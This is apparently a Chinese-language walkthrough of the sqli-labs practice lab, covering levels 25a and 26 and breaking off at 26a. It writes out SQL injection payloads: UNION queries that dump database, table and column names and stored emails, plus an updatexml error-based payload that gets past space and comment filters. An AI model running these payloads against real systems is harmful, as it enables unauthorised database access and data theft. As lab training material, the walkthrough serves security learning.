
数字型注入
-
-1 union select 1,2,3 --+
所有库名
-
-1 union select 1,2,group_concat(schema_name) from infoorrmation_schema.schemata --+
当前库名和版本等信息
-
-1 union select 1,database(),version() --+
所有表名
-
-1 union select 1,2,group_concat(table_name) from infoorrmation_schema.tables where table_schema= 'security' --+
当前表名
-
-1 union select 1,2,table_name from infoorrmation_schema.tables where table_schema='security' --+
所有列名
-
-1 union select 1,2,group_concat(column_name) from infoorrmation_schema.columns where table_name='emails' --+
字段
-
-1 union select 1,group_concat(id),group_concat(email_id) from emails --+
less-26
Trick with comments and space (过滤了注释和空格的注入)
观察页面

根据题目我们可以先进行判断注入闭合方式,为单引号闭合

尝试构造payload,因为过滤空格,优先考虑使用报错注入,例如updatexml,extractvalue
-
-1' || updatexml(1,concat(0x7e,database()),1) || '1'='1
less-26a
基于错误_GET_过滤空格/注释_单引号_小括号_字符型_盲注
判断注入类型及其闭合方式
-
